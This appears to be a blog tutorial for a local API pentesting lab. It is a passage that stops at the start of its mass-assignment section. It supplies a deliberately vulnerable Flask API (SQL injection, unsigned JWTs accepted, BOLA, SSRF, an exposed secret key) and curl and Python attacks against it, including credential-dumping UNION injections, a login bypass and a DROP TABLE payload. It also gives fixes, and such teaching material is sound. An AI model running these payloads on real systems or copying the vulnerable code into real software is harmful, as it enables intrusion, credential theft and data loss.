API Pentesting Lab Setup ( Complete )
There is no better way to understand how API vulnerabilities work than to build a deliberately broken one and attack it yourself. This lab does exactly that. We set up a Flask API riddled with every major OWASP API Security Top 10 weakness, then systematically exploit each one using curl, Python scripts, Burp Suite, and jwt_tool. By the end you will have personally exploited SQL injection, broken object level authorization, JWT forgery, mass assignment, SSRF, and more all in a safe, isolated environment running on your own machine, no external setup required.
This is the approach professional security engineers use to build intuition. Reading about SQL injection is one thing. Watching your own script dump every password from a database that had no business being readable that sticks with you permanently.
Everything here runs on localhost. This exact Lab is from my beloved Mentor and Professor Engr. Ahmed Nawaz, that I have updated a little to make more attacks possible.
Environment Setup
Before anything else, we need the right tools installed and a clean Python environment to work in.
Installing UV — The Fast Python Package Manager

UV is a Rust-based Python package manager that is significantly faster than pip for dependency management. We use it to create an isolated virtual environment for the lab so nothing bleeds into your system Python.
curl -LsSf https://astral.sh/uv/install.sh | sh

uv venv
source .venv/bin/activate

Full Environment Setup Script
The following script handles everything in one shot — Python dependencies, Node.js, Angular CLI, all the security tools, OWASP ZAP, and Docker. Run it once on a fresh Kali or Ubuntu 24.04 machine:
#!/bin/bash
# =============================================
# Pentest & Development Environment Setup
# Tested for Kali Linux / Ubuntu 24.04+
# =============================================

echo "=== Starting Pentest/Dev Environment Setup ==="

sudo apt-get update && sudo apt-get upgrade -y

echo "[+] Installing Python packages..."
python3 -m pip install --upgrade pip
pip install requests flask flask-sqlalchemy pyjwt python-dotenv rich

echo "[+] Installing Node.js and Angular CLI..."
if ! command -v node &> /dev/null; then
    curl -fsSL https://deb.nodesource.com/setup_lts.x | sudo -E bash -
    sudo apt-get install -y nodejs
fi
npm install -g @angular/cli

echo "[+] Installing security tools..."
sudo apt-get install -y curl git sqlite3 sqlmap nmap gobuster ffuf feroxbuster dirsearch

echo "[+] Installing OWASP ZAP..."
wget -q https://github.com/zaproxy/zaproxy/releases/latest/download/ZAP_2.15.0_Linux.tar.gz -O /tmp/ZAP_Linux.tar.gz
tar -xzf /tmp/ZAP_Linux.tar.gz -C /opt/
rm /tmp/ZAP_Linux.tar.gz

echo "[+] Installing Docker..."
if ! command -v docker &> /dev/null; then
    curl -fsSL https://get.docker.com -o /tmp/get-docker.sh
    sudo sh /tmp/get-docker.sh
    sudo usermod -aG docker $USER
    rm /tmp/get-docker.sh
fi

sudo apt-get install -y docker-compose-plugin

echo "Setup complete. Log out and back in for Docker group changes."
The Vulnerable API
The target for all our attacks is a deliberately broken Flask application. Understanding its code before attacking it is important in a real engagement you rarely get this luxury, but here it teaches you exactly why each vulnerability exists and what the secure alternative looks like.
Save the following as vulnerable_api.py:
from flask import Flask, request, jsonify, make_response
import sqlite3
import jwt
import datetime
import requests as http_client
import base64
import json
from functools import wraps

app = Flask(__name__)
app.config['SECRET_KEY'] = 'super-secret-key'  # WEAK key — intentional vulnerability

def init_db():
    conn = sqlite3.connect('users.db')
    c = conn.cursor()

    c.execute('''
        CREATE TABLE IF NOT EXISTS users (
            id       INTEGER PRIMARY KEY AUTOINCREMENT,
            username TEXT UNIQUE,
            password TEXT,
            role     TEXT,
            api_key  TEXT
        )
    ''')
    c.execute("INSERT OR IGNORE INTO users VALUES (1,'admin','admin123','admin','admintoken123')")
    c.execute("INSERT OR IGNORE INTO users VALUES (2,'user1','password1','user','usertoken123')")
    c.execute("INSERT OR IGNORE INTO users VALUES (3,'user2','password2','user','usertoken456')")

    c.execute('''
        CREATE TABLE IF NOT EXISTS orders (
            id       INTEGER PRIMARY KEY,
            user_id  INTEGER,
            item     TEXT,
            quantity INTEGER,
            price    REAL
        )
    ''')
    c.execute("INSERT OR IGNORE INTO orders VALUES (101,1,'Laptop',1,1200.00)")
    c.execute("INSERT OR IGNORE INTO orders VALUES (102,2,'Mouse',2,25.50)")
    c.execute("INSERT OR IGNORE INTO orders VALUES (103,3,'Keyboard',1,75.00)")

    conn.commit()
    conn.close()


def get_user_by_id(user_id):
    conn = sqlite3.connect('users.db')
    c = conn.cursor()
    c.execute(f"SELECT * FROM users WHERE id = {user_id}")  # VULNERABLE: SQL injection
    user = c.fetchone()
    conn.close()
    return user


def token_required(f):
    @wraps(f)
    def decorated(*args, **kwargs):
        auth_header = request.headers.get('Authorization')
        if not auth_header:
            return jsonify({'message': 'Token is missing!'}), 401
        try:
            token = auth_header.split(' ')[1]
            data = jwt.decode(
                token,
                app.config['SECRET_KEY'],
                algorithms=["HS256", "none"],  # VULNERABLE: accepts unsigned tokens
                options={"verify_exp": True}
            )
            current_user = get_user_by_id(data['user_id'])
            if not current_user:
                raise ValueError("User not found")
        except Exception as e:
            return jsonify({'message': 'Token is invalid!', 'error': str(e)}), 401
        return f(current_user, *args, **kwargs)
    return decorated


@app.route('/', methods=['GET', 'OPTIONS'])
def index():
    return jsonify({
        'message': 'Vulnerable API for Security Testing',
        'version': '1.0.0',
        'endpoints': [
            'GET  /', 'POST /login', 'GET  /user', 'GET  /users',
            'GET  /orders/<id>', 'POST /orders', 'GET  /admin',
            'GET  /debug', 'GET  /fetch?url=<url>',
        ]
    })


@app.route('/login', methods=['POST'])
def login():
    auth = request.json
    if not auth or not auth.get('username') or not auth.get('password'):
        return make_response('Could not verify', 401,
                             {'WWW-Authenticate': 'Basic realm="Login required!"'})

    conn = sqlite3.connect('users.db')
    c = conn.cursor()
    # VULNERABLE: SQL injection in login
    c.execute(f"SELECT * FROM users WHERE username = '{auth['username']}' AND password = '{auth['password']}'")
    user = c.fetchone()
    conn.close()

    if user:
        token = jwt.encode({
            'user_id': user[0],
            'exp': datetime.datetime.utcnow() + datetime.timedelta(minutes=60)
        }, app.config['SECRET_KEY'], algorithm="HS256")
        return jsonify({'token': token})

    return make_response('Could not verify', 403,
                         {'WWW-Authenticate': 'Basic realm="Login required!"'})


@app.route('/user', methods=['GET'])
@token_required
def get_user(current_user):
    return jsonify({'id': current_user[0], 'username': current_user[1], 'role': current_user[3]})


@app.route('/users', methods=['GET'])
def get_all_users():
    # VULNERABLE: No authentication required
    conn = sqlite3.connect('users.db')
    c = conn.cursor()
    c.execute("SELECT * FROM users")
    users = c.fetchall()
    conn.close()
    return jsonify([{'id': u[0], 'username': u[1], 'role': u[3]} for u in users])


@app.route('/orders/<path:order_id>', methods=['GET'])
def get_order(order_id):
    # VULNERABLE: No authorization check (BOLA) + SQL injection
    conn = sqlite3.connect('users.db')
    c = conn.cursor()
    try:
        c.execute(f"SELECT * FROM orders WHERE id = {order_id}")
        orders = c.fetchall()
    except Exception as e:
        conn.close()
        return jsonify({'message': 'Database error', 'error': str(e)}), 500
    conn.close()

    if not orders:
        return jsonify({'message': 'Order not found'}), 404

    def row_to_dict(o):
        return {'id': o[0], 'user_id': o[1], 'item': o[2], 'quantity': o[3], 'price': o[4]}

    result = [row_to_dict(o) for o in orders]
    return jsonify(result[0] if len(result) == 1 else result)


@app.route('/orders', methods=['POST'])
@token_required
def create_order(current_user):
    data = request.json
    if not data:
        return jsonify({'message': 'Request body required'}), 400

    # VULNERABLE: Mass assignment — user_id accepted from caller
    user_id = data.get('user_id', current_user[0])

    conn = sqlite3.connect('users.db')
    c = conn.cursor()
    try:
        c.execute(
            f"INSERT INTO orders (user_id, item, quantity, price) "
            f"VALUES ({user_id}, '{data['item']}', {data['quantity']}, {data['price']})"
        )
        conn.commit()
        order_id = c.lastrowid
    except KeyError as e:
        conn.close()
        return jsonify({'message': f'Missing required field: {e}'}), 400
    finally:
        conn.close()

    return jsonify({'message': 'Order created', 'order_id': order_id}), 201


@app.route('/admin', methods=['GET'])
def admin_panel():
    # VULNERABLE: No authentication required
    return jsonify({'message': 'Welcome to Admin Panel', 'users': '/users', 'orders': '/orders'})


@app.route('/fetch', methods=['GET'])
def fetch_url():
    # VULNERABLE: SSRF — no URL validation
    url = request.args.get('url')
    if not url:
        return jsonify({'message': 'URL parameter is required'}), 400
    try:
        r = http_client.get(url, timeout=5, allow_redirects=True)
        return jsonify({
            'message': f'Fetched content from {url}',
            'status_code': r.status_code,
            'content': r.text[:1000]
        })
    except Exception as e:
        return jsonify({
            'message': f'Request to {url} attempted',
            'error': str(e),
            'note': 'file:// and gopher:// require specialised tools'
        }), 200


@app.route('/debug', methods=['GET'])
def debug_info():
    # VULNERABLE: Exposes secret key in response
    return jsonify({
        'app_version': '1.0.0',
        'debug_mode': True,
        'database': 'users.db',
        'secret_key': app.config['SECRET_KEY']  # NEVER do this in production
    })


if __name__ == '__main__':
    init_db()
    app.run(debug=True, host='0.0.0.0', port=5000)
Install dependencies and run it:
uv pip install flask PyJWT requests
python3 vulnerable_api.py
The API is now live at http://localhost:5000. The database has three users (admin, user1, user2) and three orders seeded automatically.
Task 1 Information Gathering
Objective: Discover API endpoints and understand the application’s attack surface.



Before attacking anything, a penetration tester enumerates. You need to know what endpoints exist, what methods they accept, and what data they return without authentication. Modern APIs often expose documentation endpoints (/swagger, /api-docs, /openapi.json) finding these can hand you the entire API contract before writing a single exploit.
Manual Endpoint Discovery
# Start with OPTIONS on the root to see what methods are supported
curl -X OPTIONS http://localhost:5000/
curl http://localhost:5000/


# Admin panel — no authentication required
curl http://localhost:5000/admin


# Debug info — exposes the secret key
curl http://localhost:5000/debug

# Full user list — also requires no authentication
curl http://localhost:5000/users
Automated Endpoint Scanning
import requests

base_url = "http://localhost:5000"
endpoints = ["/", "/api", "/v1", "/admin", "/users", "/orders",
             "/login", "/debug", "/config", "/docs", "/swagger"]

for ep in endpoints:
    try:
        r = requests.get(f"{base_url}{ep}")
        print(f"GET {ep}: {r.status_code}")
        if r.status_code == 200:
            print(f"  → {r.json()}")
    except Exception as e:
        print(f"GET {ep}: ERROR – {e}")

Findings from Task 1:
/adminaccessible with no credentials, lists internal routes/debugexposes JWT secret key, database name, and debug mode status/usersreturns all user records with no authentication- No API documentation endpoints exist, but the root route self-documents
Task 2 Broken Object Level Authorization (BOLA)
Objective: Access data belonging to other users by manipulating object identifiers.
BOLA is consistently ranked as the #1 OWASP API vulnerability because it is so common and so impactful. The concept is simple: an API endpoint accepts an object identifier (like an order ID) from the user, fetches that object from the database, and returns it without checking whether the requesting user is actually authorized to see that object.

In this API, the /orders/{id} endpoint has no ownership check whatsoever. Worse, it does not even require a valid authentication token.
Demonstrating the Vulnerability
# User1 logs in and captures their token
TOKEN=$(curl -s -X POST \
  -H "Content-Type: application/json" \
  -d '{"username":"user1","password":"password1"}' \
  http://localhost:5000/login | python3 -c "import sys,json; print(json.load(sys.stdin)['token'])")

echo $TOKEN

# Access user1's own order (order 102 belongs to user1) — expected behavior
curl -H "Authorization: Bearer $TOKEN" http://localhost:5000/orders/102

# Access admin's order (order 101 belongs to admin, not user1) — should be blocked
curl -H "Authorization: Bearer $TOKEN" http://localhost:5000/orders/101

# No token at all — still works
curl http://localhost:5000/orders/101
curl http://localhost:5000/orders/103
Python Script for BOLA Enumeration
import requests

r = requests.post("http://localhost:5000/login",
                  json={"username": "user1", "password": "password1"})
token = r.json()["token"]
headers = {"Authorization": f"Bearer {token}"}

for order_id in [101, 102, 103, 104]:
    r = requests.get(f"http://localhost:5000/orders/{order_id}", headers=headers)
    print(f"Order {order_id}: {r.status_code} → {r.json()}")
Why this matters: In a real e-commerce platform, BOLA would expose every customer’s purchase history to any other customer. In a healthcare system it would expose patient records. The fix is a single check after fetching the object verify order.user_id == current_user.id before returning the data.
Task 3 SQL Injection
Objective: Exploit SQL injection vulnerabilities to extract or manipulate data.
SQL injection remains one of the most impactful vulnerabilities in existence because it gives an attacker direct access to the underlying database. The vulnerable API builds SQL queries using Python f-strings, which means any user-controlled input goes directly into the query without escaping or parameterization.
There are two vulnerable points in this API: the /orders/{id} endpoint and the /login endpoint.

OR-Based Injection Dump All Orders

# Normal request
curl http://localhost:5000/orders/101
# OR 1=1 — returns ALL orders
curl "http://localhost:5000/orders/101%20OR%201%3D1"
UNION-Based Injection — Extract User Credentials

UNION injection is more surgical. Instead of returning extra rows from the existing table, we inject a completely separate SELECT statement that reads from a different table entirely — in this case, the users table with all credentials.
The UNION SELECT must provide the same number of columns as the original query. The orders table has 5 columns (id, user_id, item, quantity, price), so we map user data into those positional slots: username lands in user_id, password lands in item, and so on.
# UNION SELECT — dump all user credentials
# Use ID 9999 (non-existent) so only the injected result comes back
curl "http://localhost:5000/orders/9999%20UNION%20SELECT%20id%2Cusername%2Cpassword%2Crole%2Capi_key%20FROM%20users%20--"
Login Bypass via SQL Injection

The login endpoint also builds its query with an f-string. By injecting a tautology into the username field, we can authenticate as any user without knowing their password:
curl -X POST -H "Content-Type: application/json" \
  -d '{"username":"admin'\'' OR '\''1'\''='\''1","password":"anything"}' \
  http://localhost:5000/login
Python Automation
import requests

BASE = "http://localhost:5000"

payloads = [
    "101 OR 1=1",
    "9999 UNION SELECT id,username,password,role,api_key FROM users --",
    "101; DROP TABLE orders; --",
]

for p in payloads:
    r = requests.get(f"{BASE}/orders/{p}")
    print(f"Payload : {p}")
    print(f"Status  : {r.status_code}")
    if r.status_code == 200:
        print(f"Response: {r.json()}")
    print("-" * 60)
The fix: Every single SQL query in this codebase needs parameterized queries. Replace every f-string query with a ? placeholder:
# Vulnerable
cursor.execute(f"SELECT * FROM orders WHERE id = {order_id}")

# Secure
cursor.execute("SELECT * FROM orders WHERE id = ?", (order_id,))
Task 4 — Mass Assignment
Objective: Exploit mass assignment vulnerabilities to manipulate object properties.
